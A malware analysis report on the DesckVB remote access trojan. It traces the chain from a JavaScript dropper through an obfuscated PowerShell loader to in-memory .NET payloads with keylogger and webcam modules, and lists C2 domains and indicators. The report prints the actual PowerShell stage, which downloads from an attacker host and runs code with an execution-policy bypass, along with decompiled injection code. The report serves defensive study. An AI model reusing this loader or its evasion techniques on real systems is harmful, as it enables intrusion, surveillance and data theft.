


DesckVB RAT Analysis: From JavaScript Loader to Fileless .NET RAT

 pointwild.com/threat-intelligence/desckvb-rat-analysis-from-javascript-loader-to-fileless-net-rat

Point Wild

April 7, 2026



DesckVB RAT Analysis Malware Analysis Report

Introduction

DesckVB RAT is a highly active threat in 2026, operating as a JavaScript-based Trojan that initiates infection by deploying a PowerShell payload, which subsequently loads a .NET-based loader directly into memory. This loader utilizes techniques such as in-memory assembly execution and .NET reflection, allowing it to run without writing files to disk and thereby evading traditional security defences. Once executed, the RAT establishes communication with a command-and-control (C2) server, enabling attackers to remotely control the compromised system, exfiltrate sensitive data, and carry out various malicious activities while maintaining a low detection footprint.


```

exit;
};[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ;$SpiVF;Function zFZXK(;$knzCG = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($SpiVF));return $knzCG;);$UKDKI = (
'C:\Users\Public\' + 'bwnmr.txt');$WCJEP = 'aHR0cHM6Ly' +
'9hbmRyZWZlbGwZWRvbmFzY2ltZTE3Njg3ODUwMzcwMjAuMTU1MjA5My5tZXVzaXRlaG9zdGdhdG9yLmNvbS5ic9Smp0Rl9NZXVzX0FycXVpdM9zX0RlX1Rle
HRvLzAzLnR4dA==';$SpiVF = $WCJEP; $WCJEP = zFZXK;$WCJEP | Out-File -FilePath $UKDKI -Encoding 'UTF8' -force ;$MkTIP = (
'C:\Users\Public\' + 'lmgkd.txt') ;$dvmpj = New-Object System.Net.WebClient ;$dvmpj.Encoding = [System.Text.Encoding]::UTF8
;$dvmpj.Headers.Add([System.Net.HttpRequestHeader]::CacheControl, 'no-cache') ;$dvmpj.Headers.Add([System.Net.
HttpRequestHeader]::Pragma, 'no-cache') ;$dvmpj.Proxy = $null ;$avtVv = ( Get-Content -Path $UKDKI ) ;$ueKaH = $dvmpj.
DownloadData( $avtVv.Trim() ) ;$lqtry = [System.Text.Encoding]::UTF8.GetString($ueKaH);$lqtry = (@([regex]::split($lqtry,
'\%x%+'))[1]).Trim();$lqtry | Out-File -FilePath $MkTIP -force ;$plmWk = 'Lo' + 'ad';$z1KLJ = 'Asse' + 'mbly';$GKyby = 'inv'
+ 'oke';$yDnDF = 'Refle' + 'ction';$FGuyN = $null;$fnzXg += '$GkXPC = (''https://'' +
'andrefelipedonascime1768785037020.1552093.meusitehostgator.com.br/' + 'RBjtF Meus Arquivos De Texto/' + 'PeYes')';
$fnzXg += '$HtgVq = ''%base64%MC9ranFIZFZvQy9kL3ZlZC5lZXRzYXk=我vLzpzCHR0a是我='';$HtgVq = ''%base64%' + ($HtgVq -replace
'是我', 'A');;$ANpsA = ( 'C:\Users\Public\' + 'lmgkd.txt') ;$bzXwb = (Get-Content -Path $ANpsA -Encoding UTF8);
$fnzXg += '$bzXwb -replace '','', ''';$fnzXg += '[byte[]]$tcyfl = [System.Collections.Generic.List[Byte]]::new();';
$fnzXg += '$tcyfl = ($bzXwb -split '','' | ForEach-Object { [byte]($_.Trim()) })';;$fnzXg += '$TCpTM = [System.' + '$yDnDF
+ '.' + '$z1KLJ + ']]::' + $plmWk + '($tcyfl)';;$fnzXg += '$znyDR = $TCpTM.GetType( 'ClassLibrary3.Class1' );';$fnzXg +=
'$YILfo = $znyDR.GetMethod( 'prFVI' ).' + $GKyby + '($FGuyN, [object[]] ( $HtgVq ,
'C:\Users\admin\Desktop\Sample\505s85h8b7tjojhi\24700356693\620284c7af37d97f598e8a29a1f17559ce63b52d7ae13ff38b8008ed007e2f8
f的这5js' , 'D D1DC:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil', '$false', $GkXPC ) );';$zoFkT = (
'C:\Users\Public\' + 'lkpzw_01.ps1' ) ;$fnzXg | Out-File -FilePath $zoFkT -force ;Start-Sleep -s 5;;powershell -
ExecutionPolicy bypass -File $zoFkT ;

```

Figure 4: Powershell Code

The Base64-encoded string was decoded to **0/jWzXCALY/d/ved.eetsap//:spth**, which reveals a reversed URL. When corrected, it resolves to **https://pastee.dev/d/yIacxzwj/0**, indicating that the malware uses Base64 encoding combined with string reversal to conceal its command-and-control (C2) or payload hosting domain, a common obfuscation technique to evade static detection and analysis.

The command powershell -ExecutionPolicy Bypass -File "C:\Users\Public\lkpzw_01.ps1" is executed. The referenced PowerShell script contains the following code.

```

$KkHRZ = ('https://andrefelipedonascime1768785037020.1552093.meusitehostgator.com.br/' + 'SjGON Meus Arquivos De Texto/' + 'PeYes') ;$zhiLO =
'%base64%MC9qV3pYQ0FmMS9kL3ZlZC5lZXRzYXk=我vLzpzCHR0a是我=' ;$zhiLO = '%base64%' + ($zhiLO -replace '是我', 'A') ;;$PttkV = (
'C:\Users\Public\' + 'innq.txt') ;$fdhtr = (Get-Content -Path $PttkV -Encoding UTF8) ;$fdhtr -replace ' ', '' ;[byte[]]$lmgjb = [System.
Collections.Generic.List[Byte]]::new();$lmgjb = ($fdhtr -split ' ' | ForEach-Object { [byte]($_.Trim()) }) ;$vtdgl = [System.Reflection.
Assembly]::Load( $lmgjb );$KmkBR = $vtdgl.GetType( 'ClassLibrary3.Class1' );$KpXOB = $KmkBR.GetMethod( 'prFVI' ).invoke( $tGepv, [object[]] (
$zhiLO , 'C:\Users\admin\Desktop\Sample\505s85h8b7tjojhi\24700356693\620284c7af37d97f598e8a29a1f17559ce63b52d7ae13ff38b8008ed007e2f8f的这5js' , 'D
D1DC:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil', '$false', $KkHRZ ) );

```

Figure 5: lkpzw_01.ps1 file

The script attempts to connect to the domain **andrefelipedonascime1768785037020.1552093.meusitehostgator.com.br** and subsequently leverages the .NET Framework utility InstallUtil.exe to execute a malicious payload, a technique commonly used to bypass traditional security controls. The domain, as shown in the figure, is Base64-obfuscated to evade detection. Additionally, the script loads the assembly **ClassLibrary3** into memory and invokes the method prFVI, indicating in-memory execution of the payload.

The malicious domain andrefelipedonascime1768785037020.1552093.meusitehostgator.com.br was observed delivering ClassLibrary3.dll via runtime in-memory loading. At present, the endpoint returns an HTTP 404 response, suggesting the payload is no longer hosted or has been removed.

Payload File: ClassLibrary3.dll

The method prFVI is a heavily obfuscated .NET function designed to hide its true behavior. The presence of a WebClient object suggests that it performs network communication, likely to download or interact with a remote resource such as a command-and-control (C2) server. This

method exhibits typical characteristics of a malicious loader that executes payloads in memory while evading detection.

```
public static void prfVI(string LXdSe, string kPrkA, string xTtu0, string tISHV, string odQpT)
{
    checked
    {
        for (;;)
        {
            IL_01:
            string object_ = Class1.tlXAECKp3rKXdyYsIj3(1079575183 ^ <Module>(81b87472-bc5c-40b0-bbe0-
c367bdc3f978)._m_9acd4d7317df414ea8d515cf36522508._m_d55c4eec354b402fb96fc52cf3a9b867);
            int num = 19;
            if (<Module>(81b87472-bc5c-40b0-bbe0-c367bdc3f978)._m_9acd4d7317df414ea8d515cf36522508._m_59bd5b615f0149c6829c90dd32ef3090 ==
0)
            {
                goto IL_1056;
            }
            string text;
            bool flag;
            string text12;
            string text14;
            for (;;)
            {
                IL_2C:
                string text2;
                string text3;
                switch (num)
                {
                    case 1:
                        try
                        {
                            WebClient webClient = new WebClient();
                            int num2 = 25;
                            if (<Module>(81b87472-bc5c-40b0-bbe0-
c367bdc3f978)._m_9acd4d7317df414ea8d515cf36522508._m_8947cadb22934d96b87aead81462ade2 != 0)
                            {
                                goto IL_2638;
                            }
                            goto IL_2683;
                        }
                        catch { }
                    default:
                        break;
                }
            }
        }
    }
}
```

Figure 6: Method prFVI to execute payload

This ClassLibrary3.dll loads ClassLibrary1.dll file

```
Class1.1530569A = 2F29800F.C48FA82B(Class1.1530569A, Class1.8294199F(5), ".ps1");
Thread thread2 = CD180529.DE03E71E(((Class1.FB83103E.$I15-1 == null) ? (Class1.FB83103E.$I15-1 =
AA2CD3A4.92A1982C(Class1.FB83103E.$I, ldftn(AE3FC98A))) : Class1.FB83103E.$I15-1);
```

Figure 7: Shows Powershell based Payload

This snippet shows an obfuscated .NET routine where a method is being invoked with encoded parameters, including a reference to “ps1” (PowerShell), indicating preparation for a PowerShell-based payload. The code dynamically processes data through multiple internal method calls, likely performing decryption or transformation before execution.

```

public static string Execute(string 94193E8D, byte[] 368AF8B8, string 33827287)
{
    Class2.ProcessInformation processInformation = default(Class2.ProcessInformation);
    string result;
    try
    {
        if (368AF8B8.Length < 64 || 368AF8B8[0] != 77 || 368AF8B8[1] != 90)
        {
            return 5A006194.0CB1088A(ref processInformation.ProcessId);
        }
        Class2.StartupInformation startupInformation = default(Class2.StartupInformation);
        startupInformation.Size = 5A825682.028CB702(41A599A3.681D843A(2CA0830A.F4884C27(typeof
            (Class2.StartupInformation).TypeHandle)));
        string 7D96DBBC = EF22858D.5CB08990("\", 94193E8D, "\", 33827287);
        if (6328859E.699F2118(33827287))
        {
            7D96DBBC = 5616EA0D.8E14A6A6();
        }
        if (!Class2.CreateProcessA(94193E8D, 7D96DBBC, C8A9BE04.728D6512(), C8A9BE04.728D6512(), false, 134217732u,
            C8A9BE04.728D6512(), null, ref startupInformation, ref processInformation))
        {
            return 5A006194.0CB1088A(ref processInformation.ProcessId);
        }
        try
        {
            bool flag = false;
            if (9D958F23.9320FD80())
            {
                Class2.IsWow64Process(processInformation.ProcessHandle, out flag);
            }
            int num = 26133418.57217AB3(368AF8B8, 60);
            bool flag2 = 352CE717.0F917527(368AF8B8, checked(num + 4)) == 34404;
            if (flag2 && flag)
            {
                string 283CC61C = "Validate architecture compatibility: ";
                A9245C3B.4E07CF8C(30382D06.758DFBA1(Class2.dllPath, "\\xx.txt"), 283CC61C);
                return 5A006194.0CB1088A(ref processInformation.ProcessId);
            }
            if (!flag2 && !flag)

```

Figure 8: Obfuscated method

This Execute method appears to be a core routine of an obfuscated .NET loader responsible for creating and managing a new process to execute a payload. Using CreateProcessA, it spawns a new process in a suspended or controlled state, after which it performs checks such as process architecture compatibility. Additional logic suggests it may inject or manipulate the payload within the created process. This function demonstrates typical behavior of a process injection or loader mechanism used to execute malicious code while evading detection.

Final Payload Microsoft.exe

A String array being initialized with encoded or unreadable values, indicating that the data has been intentionally obfuscated to hide its true meaning.

```

try
{
    string[] array = ADJH0EOCPLLEKGPHIFNMPOOFEBKHAMAHODKJ.OCHLGMNAHFPMFFMCCEGDNFOLGPFBABHFGOFM
        (DCOFHEPNDIFADAENEKDBHGOPFNAPNGKHEDA.OCHLGMNAHFPMFFMCCEGDNFOLGPFBABHFGOFM
        (DCOFHEPNDIFADAENEKDBHGOPFNAPNGKHEDA.AKHNEFAMKIGAIAAODFPGOOKLJHOMPHLNLFFC),
        ADJH0EOCPLLEKGPHIFNMPOOFEBKHAMAHODKJ.AKHNEFAMKIGAIAAODFPGOOKLJHOMPHLNLFFC);

```

Figure 9: Encoded String Array

Observed at runtime, the malware points to what appears to be an encrypted configuration, suggesting that these encoded strings are actually part of a hidden configuration set.

Index	Value	Type
[0]	"HoqHsCBhtBxWXXOy57.f16WOYCjVj0U17BCy"	string
[1]	"Microsoft.Resources.resources"	string
[2]	"Microsoft.Resources.resources.Stub.txt"	string
[3]	"64x.g.resources"	string
[4]	"9AePkFHZcAMERTiE6M.VEO89QI0v2HbBgZKTM"	string
[5]	"g1rQ3rLkOv2wFYkSse.hnfLLTMPDs3LPt22I6"	string
[6]	"BkGPMPlvqtExPlyExv.RhR738KYS9VYqHILZ"	string
[7]	"aR3nbf8dQp2feLmk31.JSfgApatkdsVcGcrktoFd.resources"	string

Figure 10: Runtime Array values

This image represents the EXE at runtime, showing various modules and components that have been loaded into memory during execution. The listed functionalities such as keylogging, antivirus detection, webcam access, and network communication indicate that the malware is actively preparing or utilizing its capabilities once it runs on the system.

Module Name	Column 2	Column 3	Column 4	Column 5	Column 6	Column 7	Column 8
Keylogger	No	No	Yes	11	1.0.0.0	<Unknown>	000001C4FE2C0000-0
DetectorAntivirus	No	No	Yes	12	1.0.0.0	<Unknown>	000001C4FE430000-0
Webcam	No	No	Yes	13	1.0.0.2	<Unknown>	000001C4E3AB0000-0
Ping_Net	No	No	Yes	14	1.0.0.0	<Unknown>	000001C4FE2B0000-0
AForge.Video.DirectShow	No	No	Yes	15	2.2.5.0	7/16/2013 3:34:43 AM	000001C4E5AD0000-0
AForge.Video	No	No	Yes	16	2.2.5.0	7/16/2013 3:34:40 AM	000001C4FE450000-0

Figure 11: Drops module in memory

Keylogger.dll

Index	Value	Type
[0]	"manikandan83.mysynology.net"	string
[1]	"7535"	string

Figure 12: Malicious Domain

When observed alongside the keylogger module, this indicates that during execution or debugging, the malware loads its configuration details into memory to establish communication with a remote server. The runtime memory view shows a string array containing values such as a domain (manikandan83.mysynology.net) and a port (7535), which are likely part of the malware's command-and-control (C2) configuration.

Network Analysis

This network capture shows a typical outbound encrypted communication pattern often seen in malware activity. The internal host (192.168.4.103) initiates a connection to the external IP (23.186.113.60) over port 443, which is standard for HTTPS traffic. The presence of a TLS handshake (Client Hello, Server Hello, and Certificate) indicates that the communication is being secured, making it difficult to inspect payload contents. However, in the context of the earlier PowerShell-based loader, this traffic likely represents command-and-control (C2) communication, where the malware establishes a secure channel to receive instructions or exfiltrate data. The use of legitimate ports and encryption is a common evasion technique, allowing malicious traffic to blend in with normal web activity and bypass basic network security controls.

14722	-1130.004889	192.168.4.103	23.186.113.60	TCP	54 55500 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
14722	-1130.003230	192.168.4.103	23.186.113.60	TLv1.2	1774 Client Hello (SMI=pastee.dev)
14722	-1129.843198	23.186.113.60	192.168.4.103	TCP	60 443 → 55500 [ACK] Seq=1 Ack=1453 Win=64128 Len=0
14722	-1129.843198	23.186.113.60	192.168.4.103	TCP	60 443 → 55500 [ACK] Seq=1 Ack=1721 Win=64128 Len=0
14722	-1129.842304	23.186.113.60	192.168.4.103	TLv1.2	1510 Server Hello
14722	-1129.842304	23.186.113.60	192.168.4.103	TLv1.2	1510 Certificate

Figure 13: Handshake between server and Client

This hex dump reveals fragments of an HTTP-based payload embedded within what appears to be obfuscated or partially encrypted traffic. Notably, readable strings like “pastec.dev” and “http/1.1” suggest that the malware is attempting to communicate with an external server, likely for payload retrieval or command-and-control purposes. The surrounding non-readable bytes indicate encoding or encryption layers used to hide the actual data and evade detection. Such patterns are commonly seen in staged malware infections, where initial loaders fetch additional components from remote hosts. Overall, this snippet reinforces the presence of covert network communication, likely tied to the earlier observed PowerShell and in-memory .NET execution chain.

```

00 15 5d ed c1 37 00 15 5d 01 2b 02 08 00 45 00  ..]..7.. ]+...E.
00 4c 74 f4 40 00 80 06 00 00 ac 15 54 67 2d 9c  .Lt.@... ..Tg..
57 e2 c6 c3 1d 6f f7 99 2f a2 41 fc 4a b4 50 18  W...o... /A.J.P.
f4 23 86 39 00 00 44 65 74 65 63 74 61 41 56 7c  .#9..De tectaAV
7c 57 69 6e 64 6f 77 73 20 44 65 66 65 6e 64 65  |Windows Defende
72 2c 23 53 75 63 65 73 73 23                    r,#Suces s#

```

Figure 14: Malicious Domain attempting to communicate

The **domain manikandan83.mysynology.net** appears to be associated with malicious activity, resolving to the IP address 45.156.87.226 and using port 7535, which likely serves as part of the malware’s command-and-control (C2) communication channel. Network activity related to this connection can be analyzed using **Wireshark**.

9533	1016.1088047	172.21.84.103	45.156.87.226	TCP	54 50878 → 7535 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9534	1016.1213961	172.21.84.103	45.156.87.226	TCP	90 50883 → 7535 [PSH, ACK] Seq=213 Ack=38611 Win=999984 Len=36

Figure 15: Network Activity

This Wireshark capture shows network traffic that includes the DetectAV module name, indicating that the malware is actively communicating information related to antivirus detection.

```

4 ad 44 18 29 84 e4 ba 9a 88 0b /c 22 32 b9 c/  t.D.)... ..|~2..
4 aa 21 5c a2 0c 2d 00 1d 00 20 d5 09 e0 1f 38  ..!\... ..8
5 46 27 98 85 d7 0e 2e cc e1 42 55 67 9b 56 f4  .F'.... .BUG.V.
1 42 a9 81 40 4c 0b 3b f3 d8 48 00 23 00 00 00  .B.@L; .H.#...
0 00 0f 00 0d 00 00 0a 70 61 73 74 65 65 2e 64  . pasteee.d
5 76 00 10 00 0e 00 0c 02 68 32 08 68 74 74 70  ev..... h2.http
f 31 2e 31 fe 0d 00 ba 00 00 01 00 01 71 00 20  /1.1.... ..q.
f 52 20 6e 82 26 7d bf 86 1f b8 64 e0 ce 91 dd  .R n&}...d...
f 07 85 30 01 00 13 4f b4 02 6a ee a2 80 68 2f  ...0...0 ..j...h/

```

Figure 16: DetectaAV connecting with c2

The Wireshark capture shows network traffic that includes the Ping module name, indicating that the malware is actively performing network communication, likely to check connectivity with its command-and-control (C2) server. In addition, the capture also reveals other module names and components, suggesting that the malware is transmitting details about its internal functionalities and system activity over the network.

f4 23 86 24 00 00 50 69 6e 67 7c 7c 38 23 53 75 ·#·\$·Pi ng||8#Su
53 65 73 73 23 cess#

Figure 17: Transmission of data with C2

Indicators of Compromise (IOCs)

MD5/File name	Details
220e11c678bcba151545ce19398e08b8802103bfbbc11696f3301ea8fa38190c	JS File
138f29a9190acad9c392cc6fe37104b8	okflt.ps1
andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br pastee.dev	Malicious Domain
f040a81be4d3b3584b79036d77794c16	ClassLibrary3.dll
fd684ea48cb97714d4f8a0c741cf862b	ClassLibrary1.dll
f17ed8c5c54bae6c74d0d793d7c7a72a	Microsoft.exe
manikandan83.mysynology.net	Malicious IP: 45.156.87.226
a624f6cb9ccd4106f91e58049163c757	Keylogger.dll

Detection

D:\StudyMaterial\office\Blog\DesckVB RAT v2.9\2



Trojan.Script.DesckVB

Location:

D:\StudyMaterial\office\Blog\DesckVB RAT v2.9\24247093222
\220e11c678bcba151545ce19398e08b8802103bfbbc11696f3301ea8
fa38190c

OK

Figure 18: Threat Detection with UltraAV

Reference

This analysis is informed by prior research conducted by ShadowOpCode. Read more here:
<https://github.com/ShadowOpCode/DescKB-RAT>